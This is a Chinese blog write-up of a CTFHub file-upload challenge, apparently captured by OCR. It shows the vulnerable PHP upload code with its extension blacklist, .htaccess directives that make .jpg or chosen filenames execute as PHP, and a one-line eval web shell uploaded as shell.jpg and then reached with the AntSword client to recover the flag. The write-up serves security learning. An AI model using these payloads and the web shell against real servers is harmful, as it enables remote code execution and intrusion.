.htaccess文件上传CTF讲解

原创


無名之涟 于 2020-07-06 14:44:41 发布 1988 收藏 6


分类专栏： CTF 文章标签： CTF

本文链接：https://blog.csdn.net/hxhxhxhxx/article/details/107158123

.htaccess文件上传CTF详解

题目






```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>CTFHub 文件上传 - htaccess</title>
</head>
<body>
    <h1>CTFHub 文件上传 - htaccess</h1>
    <form action="" method="post" enctype="multipart/form-data">
        <label for="file">Filename:</label>
        <input type="file" name="file" id="file" />
        <br />
        <input type="submit" name="submit" value="Submit" />
    </form>
</body>
</html>
<!--
if (!empty($_POST['submit'])) {
    $name = basename($_FILES['file']['name']);
    $ext = pathinfo($name)['extension'];
    $blacklist = array("php", "php7", "php5", "php4", "php3", "phtml", "pht", "jsp", "jspa", "jspx", "jsw", "jsv", "jspf", "jtml", "asp", "aspx", "asa", "asax", "ascx", "ashx", "asmx",
    if (!in_array($ext, $blacklist)) {
        if (move_uploaded_file($_FILES['file']['tmp_name'], UPLOAD_PATH . $name)) {
            echo "<script>alert('上传成功')</script>";
            echo "上传文件相对路径<br>" . UPLOAD_URL_PATH . $name;
        } else {
            echo "<script>alert('上传失败')</script>";
        }
    } else {
        echo "<script>alert('文件类型不匹配')</script>";
    }
}
-->
```


解法


我们先写一个htaccess文件
通过它调用php解析器去解析一个文件名中只要包含"haha"这个字符串的任意文件，无论扩展名是什么(没有也行)，都会以php的方式来解析


```
<FilesMatch "haha">

SetHandler application/x-httpd-php

</FilesMatch>
```

或者如下，上传一个文件名为evil.gif的图片马：

```
<FilesMatch "evil.gif">

SetHandler application/x-httpd-php

</FilesMatch>
```







CTFHub 文件上传 - htaccess

Filename: 浏览... .haccess


Submit

上传文件相对路径
upload/.htaccess

CTFHub 文件上传 - htaccess

Filename: 浏览... 未选择文件。

Submit




上传文件相对路径


upload/.htaccess


CTFHub 文件上传 - htaccess


Filename: 浏览... haha.png

Submit






成功
添加数据成功！
任务列表


中国蚁剑
AntSword 编辑 窗口 调试
47.98.148.7
编辑: /var/www/html/flag_1907131371.php
/var/www/html/flag_1907131371.php
刷新
高亮
用此编码打开
保存
1 <?php // ctfhub{ed44149a7ba98f2fef27b2d2d51950020ab11eff}
2


方法2

```
AddType application/x-httpd-php .jpg
```

```
// filename.jpg
<?php eval($_GET['c']);?>
```


上传.htaccess文件

```
AddType application/x-httpd-php .jpg
```



然后上传shell.jpg即可